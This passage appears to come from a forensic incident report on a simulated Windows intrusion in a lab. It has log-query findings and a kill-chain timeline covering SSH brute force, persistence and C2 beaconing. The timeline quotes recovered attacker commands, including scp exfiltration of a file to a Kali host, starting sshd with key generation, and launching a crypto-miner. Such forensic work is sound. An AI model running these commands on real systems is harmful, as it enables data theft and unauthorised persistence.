
7

Event 4798 at 22:11:44 attributed to MSEDGEWIN10\$ - assessed as background noise from Microsoft Edge. Excluded from attack narrative



8

scp
/users/dumbuser/All_the_GOOD_Stuff.rtf
root@192.168.1.157:/root/Desktop
at 22:22:59. ssh.exe
child of scp.exe confirming
SSH tunnel. TRACERT.EXE
at 22:22:47 targeting
www.nasae.com




9

scp All_the_GOOD_Stuff.rtf
kali@192.168.56.157:/tmp at
22:36:57 - same file
exfiltrated to Hacker PC /tmp.
192.168.56.157 confirmed as
Hacker PC. kali username
confirmed




10

ssh.exe full flags at 22:37:12
confirming
kali@192.168.56.157 relay.
cmd.exe spawned by
notepad.exe at 22:37:24 -
LOLBin confirmed. C2
beacons continuing




11

python.exe executing C:\Python27\python crypto-miner.py at 22:38:52. ruby.exe running Puppet agent at 22:39:52. C2 beacons continuing




12

71 documents returned.
SYSTEM accounts 81.7% - normal service logons.
DumbUser 4.2% - confirms SSH sessions. Administrator 1.4% - flagged for further investigation. No single earlier interactive logon identified to explain sc.exe at 22:12:57




13

7 documents. Administrator logons at 20:56, 21:50, 21:55, 22:09 - all via svchost.exe from 127.0.0.1 - assessed as local Windows service authentication, not attacker sessions. No remote interactive logon found before 22:12:57. Initial access via ftpshell.exe (Event 3) remains the most plausible explanation



14

3 documents returned. cmd.exe spawned by notepad.exe at 22:12:12, 22:22:15, and 22:37:24 - all under SYSTEM account. Entries expanded but process.command_line fields were not captured - consistent with truncated command-line limitation noted in Section 2.3




15

65 documents returned. Beaconing began at 22:06 - earlier than previously identified. DNS queries target legitimate domains: cnn.com (17.2%), nytimes.com (14.1%), bbc.com (12.5%) - consistent with DNS tunnelling camouflage to evade detection. Spawned by cmd.exe at 22:10:18 under Administrator confirming manual launch



16

4,432 documents on April 7. Histogram confirms logs terminate abruptly at 18:58. Critically, network_traffic_simulator_mod.exe C2 beacon still active at 18:31 querying yahoo.com, and TRACERT.EXE reconnaissance continuing under Administrator at 18:31 - confirming the attack was ongoing on April 7 before telemetry terminated



8 Timeline of Events

No	Timestamp (AWST)	Kill Chain Phase	Actor	Event Description	Evidence
1	2025-04-05 21:33:33	Initial Access	Administrator / 192.168.56.102	ftpshell.exe - first FTP connection established from Victim PC	Event 3, process: ftpshell.exe
2	2025-04-05 21:36:43	Initial Access	Administrator / 192.168.56.102	ftpshell.exe - second FTP connection	Event 3, process: ftpshell.exe
3	2025-04-05 21:57:41	Initial Access	Administrator / 192.168.56.102	ftpshell.exe - third FTP connection - execution capability on Victim PC confirmed	Event 3, process: ftpshell.exe
4	2025-04-05 22:11:42	Reconnaissance	Unknown	TRACERT.EXE DNS query - no parent process	Event 22
5	2025-04-05 22:11:43	Reconnaissance	Administrator / cmd.exe	tracert www.apple.com - network path discovery	Event 1, process: TRACERT.EXE, parent: cmd.exe
6	2025-04-05 22:11:44	Discovery	MSEDGEWIN10\$	Bulk Event 4798 - local group enumeration - assessed as background noise, excluded	Event 4798
7	2025-04-05 22:12:57	Installation	SYSTEM / cmd.exe	sc start sshd - SSH service manually started on Victim PC	Event 1, process: sc.exe, parent: cmd.exe
8	2025-04-05 22:12:57	Installation	SYSTEM / services.exe	sshd.exe registered as persistent Windows service	Event 1, process: sshd.exe, parent: services.exe
9	2025-04-05 22:12:57	Installation	SYSTEM / sshd.exe	ssh-keygen -A - SSH host keys generated for persistence	Event 1, process: ssh-keygen.exe, parent: sshd.exe
10	2025-04-05 22:12:58	Command & Control	Unknown	network_traffic_simulator_mod.exe - first C2 DNS beacon on port 4444	Event 22
11	2025-04-05 22:13:07	Command & Control	Administrator / svchost.exe	taskhostw.exe \$(Arg0) - suspicious task host execution	Event 1, parent: svchost.exe
12	2025-04-05 22:13:07	Command & Control	SYSTEM / svchost.exe	wmiadap.exe /F /T /R - WMI activity post-service start	Event 1, parent: svchost.exe
13	2025-04-05 22:13:39	Delivery	dumbuser / sshd.exe	First Event 4625 - SSH brute-force begins	Event 4625, process: sshd.exe
14	2025-04-05 22:14:05	Delivery	dumbuser / sshd.exe	Event 4625 - failed logon attempt 2	Event 4625
15	2025-04-05 22:14:25	Delivery	dumbuser / sshd.exe	Event 4625 - failed logon attempt 3	Event 4625

16	2025-04-05 22:14:42	Delivery	dumbuser / sshd.exe	Event 4625 - failed logon attempt 4	Event 4625
17	2025-04-05 22:15:52	Delivery	dumbuser / sshd.exe	Event 4625 - failed logon attempt 5	Event 4625
18	2025-04-05 22:15:56	Exploitation	DumbUser / sshd.exe	Event 4624 SUCCESS - DumbUser authenticated via SSH from 192.168.56.157	Event 4624, process: sshd.exe
19	2025-04-05 22:15:56	Exploitation	DumbUser	Event 4634 - session logoff recorded by SSH daemon simultaneously	Event 4634
20	2025-04-05 22:16:34	Delivery	dumbuser / sshd.exe	Event 4625 - automated tool continuing post- success attempt 6	Event 4625
21	2025-04-05 22:16:57	Delivery	dumbuser / sshd.exe	Event 4625 - automated tool continuing post- success attempt 7	Event 4625
22	2025-04-05 22:22:47	Reconnaissance	Administrator / cmd.exe	tracert www.nasae.com - second network reconnaissance post-exfil	Event 1, process: TRACERT.EXE, parent: cmd.exe
23	2025-04-05 22:22:59	Exfiltration	SYSTEM / cmd.exe	scp /users/dumbuser/All_the_GOOD_Stuff.rtf root@192.168.1.157:/root/Desktop - primary exfiltration to external IP	Event 1, process: scp.exe, parent: cmd.exe
24	2025-04-05 22:22:59	Exfiltration	SYSTEM / scp.exe	ssh.exe - SSH tunnel confirmed carrying SCP transfer	Event 1, process: ssh.exe, parent: scp.exe
25	2025-04-05 22:23:01	Command & Control	Unknown	TRACERT.EXE Event 22 - post-exfil DNS beacon	Event 22
26	2025-04-05 22:23:02	Command & Control	Unknown	network_traffic_simulator_mod.exe - C2 beacon continues post-exfil	Event 22
27	2025-04-05 22:35:58	Reconnaissance	Unknown	TRACERT.EXE - third reconnaissance DNS query	Event 22
28	2025-04-05 22:36:00	Lateral Movement	Administrator / 192.168.56.102	ssh.exe - SSH connection from Victim PC	Event 3, source: 192.168.56.102
29	2025-04-05 22:36:05	Command & Control	Unknown	network_traffic_simulator_mod.exe - C2 beacon	Event 22
30	2025-04-05 22:36:08	Reconnaissance	Unknown	TRACERT.EXE - DNS query	Event 22
31	2025-04-05 22:36:14	Command & Control	Unknown	network_traffic_simulator_mod.exe - C2 beacon	Event 22
32	2025-04-05 22:36:57	Exfiltration	SYSTEM / cmd.exe	scp All_the_GOOD_Stuff.rtf kali@192.168.56.157:/tmp - second exfiltration to	Event 1, process: scp.exe, parent:

				Hacker PC	cmd.exe
33	2025-04-05 22:37:12	Exfiltration	SYSTEM / scp.exe	ssh.exe -x -oForwardAgent=no -l "kali" -- 192.168.56.157 "scp -t /tmp" - SSH tunnel to Hacker PC	Event 1, process: ssh.exe, parent: scp.exe
34	2025-04-05 22:37:24	Defence Evasion	SYSTEM / notepad.exe	cmd.exe spawned by notepad.exe - LOLBin proxy execution to evade detection	Event 1, process: cmd.exe, parent: notepad.exe
35	2025-04-05 22:37:30	Command & Control	Unknown	network_traffic_simulator_mod.exe - C2 beacon	Event 22
36	2025-04-05 22:37:35	Command & Control	Unknown	network_traffic_simulator_mod.exe - C2 beacon	Event 22
37	2025-04-05 22:38:01	Command & Control	SYSTEM / 192.168.56.102	ssh.exe - SSH connection from Victim PC	Event 3
38	2025-04-05 22:38:52	Actions on Objectives	SYSTEM / cmd.exe	C:\Python27\python crypto-miner.py - cryptocurrency miner deployed	Event 1, process: python.exe, parent: cmd.exe
39	2025-04-05 22:39:29	Command & Control	Unknown	network_traffic_simulator_mod.exe - C2 beacon during mining phase	Event 22
40	2025-04-05 22:39:38	Command & Control	Unknown	network_traffic_simulator_mod.exe - C2 beacon	Event 22
41	2025-04-05 22:39:49	Command & Control	Unknown	network_traffic_simulator_mod.exe - C2 beacon	Event 22
42	2025-04-05 22:39:52	Actions on Objectives	SYSTEM / cmd.exe	ruby.exe - Puppet agent executed - ruby -S -- "puppet" agent -configprint runinterval - persistence framework established	Event 1, process: ruby.exe, parent: cmd.exe
43	2025-04-07 18:58:39	-	EWIN10	Last log entry recorded - winlogbeat telemetry terminates abruptly. Any activity after this point is unobservable	Final winlogbeat record

9. References

Cyber Kill chain. (n.d.). Lockheed Martin.

<https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>

MITRE ATT&CK®. (n.d.). <https://attack.mitre.org/>

Grove, C., & Grove, C. (2024, July 24). Living off the land: the silent cyber threat to critical infrastructure. The Strategist. <https://www.aspistrategist.org.au/living-off-the-land-the-silent-cyber-threat-to-critical-infrastructure/>

CrowdStrike. (2026, May 29). Secure the endpoint, Stop the breach | CrowdStrike Endpoint Security. <https://www.crowdstrike.com/en-us/platform/endpoint-security/>

KQL | Elastic Docs. (n.d.).

<https://www.elastic.co/docs/explore-analyze/query-filter/languages/kql>

Robinette, D. (n.d.). Is Suricata an IPS or IDS?

<https://www.stamus-networks.com/blog/is-suricata-an-ips-or-ids>

Roberts, M., & Roberts, M. (2025, November 11). Account Lockout Policy: Configuration guide. Active Directory Pro. <https://activedirectorypro.com/account-lockout-policy/>

Configure IP access lists. (2025, October 15). Cisco.

<https://www.cisco.com/c/en/us/support/docs/security/ios-firewall/23602-confaccesslists.html>

Jsuther. (n.d.). Import an AppLocker policy into a GPO. Microsoft Learn.

<https://learn.microsoft.com/en-us/windows/security/application-security/application-control/app-control-for-business/applocker/import-an-applocker-policy-into-a-gpo>

Rick-Anderson. (n.d.). FTP Site Stop Method <Stop> Microsoft Learn.

